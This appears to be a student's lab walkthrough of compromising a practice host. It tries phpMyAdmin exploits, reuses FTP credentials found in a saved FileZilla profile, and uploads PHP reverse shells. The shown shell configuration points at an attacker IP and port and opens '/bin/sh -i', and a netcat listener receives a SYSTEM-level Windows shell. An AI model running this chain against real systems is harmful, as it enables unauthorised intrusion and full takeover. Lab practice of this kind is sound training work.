- [ChangeLog] [Subversion] [Lists]

I googled phpmyadmin exploit 3.2.0.1 and found https://www.exploit-db.com/exploits/17510




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ sudo python2 phpexploit.py http://192.168.2.12/phpmyadmin/
[+] Trying get form token&session_id..
[+] Token: 735172bf5201973ffebe7d97de472b53 , SessionID: 4q4otc7hjbs84smd4afdmfglapp0r3br
[+] Trying to insert payload in $_SESSION..
HTTP Error 500: Internal Server Error
```

The exploit did not work

- searchsploit phpmyadmin

I found another possible exploit but received an error relating the curl not being available for php so I installed it.




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ php 17514.php http://192.168.2.12/phpMyAdmin

    phpMyAdmin < 3.3.10.2 || phpMyAdmin < 3.4.3.1
    Remote Code Injection
    http://ha.xxor.se

Use responsibly.

[!] Fatal error. Need cURL!
[*] Exiting ...
```

kali@kali: ~

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

- sudo apt-get install php-curl


Sadly this exploit didn't work either



			Host	User
□	✎	✗	localhost	root
□	✎	✗	localhost	pma

From the sql I found these users which may be useful in some way

Exploring some more I may have found some more ftp credentials



Eigenschaften von Session

Profile Name: FileZilla at localhost

Host Name/Address: 127.0.0.1

Host Type: Automatic detect

User ID: newuser

☐ Anonymous

Password: *****


☑ Save Pwd

Account:

Comment:


Password: wampp

It worked!



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ ftp 192.168.2.12
Connected to 192.168.2.12.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.2.12:kali): newuser
331 Password required for newuser
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```




```
-rw-r--r-- 1 ftp ftp            661 Aug 06  2009 navibasics.inc
-rw-r--r-- 1 ftp ftp            182 Aug 06  2009 naviperl.inc
-rw-r--r-- 1 ftp ftp            228 Aug 06  2009 naviservers.inc
-rw-r--r-- 1 ftp ftp            244 Aug 06  2009 navitools.inc
-rw-r--r-- 1 ftp ftp            192 Aug 06  2009 pearinfo.php
-rw-r--r-- 1 ftp ftp             53 Aug 06  2009 perl.pl
-rw-r--r-- 1 ftp ftp            224 Jul 31  2020 perlinfo.pl
-rw-r--r-- 1 ftp ftp           5694 Aug 06  2009 phonebook.php
-rw-r--r-- 1 ftp ftp             43 Aug 06  2009 php.php
-rw-r--r-- 1 ftp ftp             27 Aug 06  2009 phpinfo.php
-rw-r--r-- 1 ftp ftp            431 Aug 06  2009 showcode.php
-rw-r--r-- 1 ftp ftp           1474 Aug 06  2009 softwarelist.inc
-rw-r--r-- 1 ftp ftp           1281 Aug 06  2009 splash.php
drwxr-xr-x 1 ftp ftp              0 Aug 06  2009 sqlite
-rw-r--r-- 1 ftp ftp              4 Aug 06  2009 ssi.inc
-rw-r--r-- 1 ftp ftp             86 Aug 06  2009 ssi.shtml
-rw-r--r-- 1 ftp ftp           1167 Aug 06  2009 start.php
-rw-r--r-- 1 ftp ftp           6142 Aug 06  2009 status.php
-rw-r--r-- 1 ftp ftp           4383 Aug 06  2009 xampp.css
-rw-r--r-- 1 ftp ftp            639 Aug 06  2009 xampp.js
226 Transfer OK
ftp> put test.txt
local: test.txt remote: test.txt
ftp: Can't open `test.txt': No such file or directory
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||64057|)
150 Connection accepted
100% |***************************************************************************************|    11      132.61 KiB/s    00:00 ETA
226 Transfer OK
11 bytes sent in 00:00 (1.75 KiB/s)
ftp> 
```

OK it looks like we are able to upload to the xampp directory so we'll be able to create a reverse shell.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

- vim shell.php
- paste in code
- :wq

Change details




```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.0.131';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

On ftp server

- put shell.php



```
ftp> ls
229 Entering Extended Passive Mode (|||64072|)
150 Connection accepted
-rw-r--r-- 1 ftp ftp             44 Aug 06  2009 index.html
-rw-r--r-- 1 ftp ftp            256 Aug 06  2009 index.php
drwxr-xr-x 1 ftp ftp              0 Sep 03 00:28 xampp
226 Transfer OK
ftp> cd xampp
250 CWD successful. "/xampp" is current directory.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||64073|)
150 Connection accepted
100% |***************************************************************************************|  5492       48.94 MiB/s    00:00 ETA
226 Transfer OK
5492 bytes sent in 00:00 (758.16 KiB/s)
ftp> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

Set up a listener on port 4444


- nc -lvnp 4444

Navigate to

- 192.168.2.12/xampp/shell.php

This didn’t work and I received “uname is not a known command”
I forgot, it’s a windows machine so I googled “windows reverse shell php”
https://github.com/Dhayalanb/windows-php-reverse-shell/blob/master/Reverse%20Shell.php

I used the same ftp process to upload to the website and navigate to the reverse shell whilst listening using netcat



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ nc -lvnp 5556
listening on [any] 5556 ...
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 64117
b374k shell : connected

Microsoft Windows [Version 6.
(c) 2013 Microsoft Corporatic

C:\Windows\Temp>whoami
whoami
nt authority\system
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

Looks like we are in as root!

I practiced a golden ticket attack after getting domain access on my dagon-fel walkthrough.